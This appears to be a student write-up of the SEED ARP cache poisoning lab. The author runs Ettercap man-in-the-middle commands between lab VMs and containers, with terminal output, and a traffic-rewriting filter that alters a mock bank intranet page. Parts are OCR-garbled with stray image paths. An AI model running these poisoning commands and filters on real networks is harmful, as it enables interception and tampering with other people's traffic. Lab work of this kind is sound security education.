
[(kali㉿kali)-~]
$ ifconfig
1: lo <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.0.0.1 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 brd :: scope host lo
        valid_lft forever preferred_lft forever
2: eth0 <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:08:76:61 brd ff:ff:ff:ff:ff:ff
    inet 192.168.160.166/24 brd 192.168.160.183 scope global dynamic eth0
        valid_lft 1779sec preferred_lft 1779sec
    inet6 fe80::20c:29ff:fee0:d925/64 scope link proto kernel ll
```



Here, I'm showing the arp caches of the host VMs (Window and kali) before attempting the arp cache poisoning.



Then I proceed to poison the arp cache by running Ettercap through the command line interface.



```
(kali㉿kali)-[~/Desktop]
$ ettercap --version
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
ettercap 0.8.3.1

(kali㉿kali)-[~/Desktop]
$ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for kali:
net.ipv4.ip_forward = 1


(kali㉿kali)-[~/Desktop]
$ sudo ettercap -T -i eth0 -M arp -S /192.168.160.183// /192.168.160.165//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth0 → 00:0C:29:E0:D9:25
    192.168.160.166/255.255.255.0
    fe80::20c:29ff:fe0:d925/64

Privileges dropped to EUID 65534 EGID 65534 ...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
```



```
(kali㉿kali)-[~/Desktop]
$ sudo ettercap -T -i eth0 -M arp -S /192.168.160.183// /192.168.160.165//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth0 → 00:0C:29:E0:D9:25
    192.168.160.166/255.255.255.0
    fe80::20c:29ff:fe0:d925/64

Privileges dropped to EUID 65534 EGID 65534 ...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts) ...
* ━━━━━━━━━━━━| 100.00 %
2 hosts added to the hosts list ...

ARP poisoning victims:

GROUP 1 : 192.168.160.183 00:0C:29:08:76:61
GROUP 2 : 192.168.160.165 00:0C:29:38:FB:65
Starting Unified sniffing ...



Text only Interface activated...
Hit 'h' for inline help

Mon Feb  5 13:19:12 2024 [224227]
192.168.160.165:0 → 192.168.160.183:0 | (0)

Mon Feb  5 13:19:12 2024 [224227]
192.168.160.183:0 → 192.168.160.165:0 | (0)

Mon Feb  5 13:19:12 2024 [225756]
192.168.160.165:0 → 192.168.160.183:0 | SF (0)
```

Then I proceed to check the arp cache of the other hosts on the network after performing the arp poisoning. And we can see that the expected changes took place (with both host having the other hosts IP mapped to the attacker's mac address).



## Ettercap: Lab Task5

Starting Ettercap as a text-only-interface

Installing Ettercap on the attacker container

```
root@aee9b6865879:/# apt-get install -y ettercap-text-only
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  ethtool ettercap-common geoip-database libgeoip1 libluajit-5.1-2 libluajit-5.1-common
Suggested packages:
  geoip-bin
The following NEW packages will be installed:
  ethtool ettercap-common ettercap-text-only geoip-database libgeoip1 libluajit-5.1-2
  libluajit-5.1-common
0 upgraded, 7 newly installed, 0 to remove and 116 not upgraded.
Need to get 4282 kB of archives.
After this operation, 14.5 MB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu focal/main amd64 ethtool amd64 1:5.4-1 [134 kB]
Get:2 http://archive.ubuntu.com/ubuntu focal/universe amd64 geoip-database all 20191224-2 [3029 kB]
Get:3 http://archive.ubuntu.com/ubuntu focal/universe amd64 libgeoip1 amd64 1.6.12-6build1 [70.5 kB]
Get:4 http://archive.ubuntu.com/ubuntu focal/universe amd64 libluajit-5.1-common all 2.1.0-beta3+dfsg-5.1bu
ld1 [44.3 kB]
Get:5 http://archive.ubuntu.com/ubuntu focal/universe amd64 libluajit-5.1-2 amd64 2.1.0~beta3+dfsg-5.1bu
ld1 [228 kB]
Get:6 http://archive.ubuntu.com/ubuntu focal/universe amd64 ettercap-common amd64 1:0.8.3-7 [684 kB]
Get:7 http://archive.ubuntu.com/ubuntu focal/universe amd64 ettercap-text-only amd64 1:0.8.3-7 [92.4 kB]
```

Here, we ensure IP forwarding is enabled so that the attacker VM is able to relay the messages between the two targets. The two targets in this case are machine A (10.9.0.5) machine B (10.9.0.6).

To test if Ettercap is functioning, I pinged one host to the other host. In this case, we saw that Ettercap was capturing traffic and therefore working as expected.

```
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@7af815b4dd93:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=11.0 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=14.0 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=21.9 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=18.5 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=24.6 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=64 time=15.5 ms
^C
--- 10.9.0.5 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5008ms
rtt min/avg/max/mdev = 11.002/17.567/24.579/4.636 ms
root@7af815b4dd93:/#
```

```
ARP poisoning victims:

GROUP 1 : 10.9.0.5 02:42:0A:09:00:05
GROUP 2 : 10.9.0.6 02:42:0A:09:00:06
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

Mon Feb 5 00:16:36 2024 [862681]
10.9.0.6:0 --> 10.9.0.5:0 | P (0)

Mon Feb 5 00:16:36 2024 [865552]
10.9.0.5:0 --> 10.9.0.6:0 | (0)

Mon Feb 5 00:16:37 2024 [864639]
```


To do the other part of the task we have to create a web page on host A and modify the displayed contents of that webpage when viewed by host B. To do this I first installed apache and modified the default webpage to include a certain message. I then ensured this message was accessible by the victim.

```
om--- 10.9.0.5 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5008ms
rtt min/avg/max/mdev = 11.002/17.567/24.579/4.636 ms
root@7af815b4dd93:/#
root@7af815b4dd93:/#
root@7af815b4dd93:/# curl 10.9.0.5
HSBC Intranet Page

For internal use only


Due to the Heavy Work Load, Everyone is Expected to Come to Work at 6 am
root@7af815b4dd93:/#
```

I then modified an Ettercap filter such that it helps in altering the contents of the webpage when displayed to the victim.




```
# It is only a dummy example.  
##  
  
#if (ip.proto == TCP && search(DATA.data, "ethercap") ) {  
#    log(DATA.data, "/tmp/mispelled_ettercap.log");  
#    replace("ethercap", "ettercap");  
#    msg("Correctly substituted and logged.\n");  
}  
  
if (ip.proto == TCP && tcp.dst == 80) {  
    if (search(DATA.data, "Heavy")) {  
        replace("Heavy", "Light");  
        msg("Correctly substituted and logged.\n");  
    }  
}  
if (ip.proto == TCP && tcp.dst == 80) {  
    if (search(DATA.data, "6")) {  
        replace("6", "11");  
        msg("Correctly substituted and logged.\n");  
    }  
}  
39,1 Bot
```

I then compiled the filter and used it in Ettercap.



```
root@aeed9b6865879:/usr/share/ettercap# etterfilter etter.filter -o etter.filter.heavy  
etterfilter 0.8.3 copyright 2001-2019 Ettercap Development Team  
  
14 protocol tables loaded:  
    DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth  
13 constants loaded:  
    VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP  
Parsing source file 'etter.filter' done.  
Unfolding the meta-tree done.  
Converting labels to real offsets done.  
Writing output to 'etter.filter.heavy' done.  
-> Script encoded into 16 instructions.  
root@aeed9b6865879:/usr/share/ettercap# sudo ettercap -T -q -i eth0 -F etter.filter.heavy -M arp /10.9.0.5// /10.9.0.6//
```

I then went back to the victim host expecting to see an altered webpage message. Unfortunately, nothing would load up and eventually the curl command would time out. This is despite seeing that Ettercap is capturing traffic in the meanwhile. I tried this a few times and I couldn't get anything new past this point.



Terminal

Terminal

Terminal

Terminal

Terminal

Terminal

HSBC Intranet Page

For internal use only

Due to the Heavy Work Load, Everyone is Expected to Come to Work at 6 am

```
root@7af815b4dd93:/#  
root@7af815b4dd93:/#  
root@7af815b4dd93:/# curl 10.9.0.5  
^C  
root@7af815b4dd93:/#  
root@7af815b4dd93:/#  
root@7af815b4dd93:/#  
root@7af815b4dd93:/# curl 10.9.0.5
```



```
seed          lab1 seed
Terminal      Terminal      Terminal      Terminal      Terminal      Terminal
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
Mon Feb 5 00:51:42 2024 [137274]
TCP 10.9.0.6:35504 --> 10.9.0.5:80 | S (0)

Mon Feb 5 00:51:43 2024 [149489]
TCP 10.9.0.6:35504 --> 10.9.0.5:80 | S (0)

Mon Feb 5 00:51:45 2024 [165473]
```

## References

[https://seedsecuritylabs.org/Labs\\_20.04/Files/ARP\\_Attack/ARP\\_Attack.pdf](https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack/ARP_Attack.pdf)

<https://www.hackers-arise.com/post/2017/08/28/mitm-attack-with-ettercap>

[https://seedsecuritylabs.org/Labs\\_20.04/Networking/ARP\\_Attack/](https://seedsecuritylabs.org/Labs_20.04/Networking/ARP_Attack/)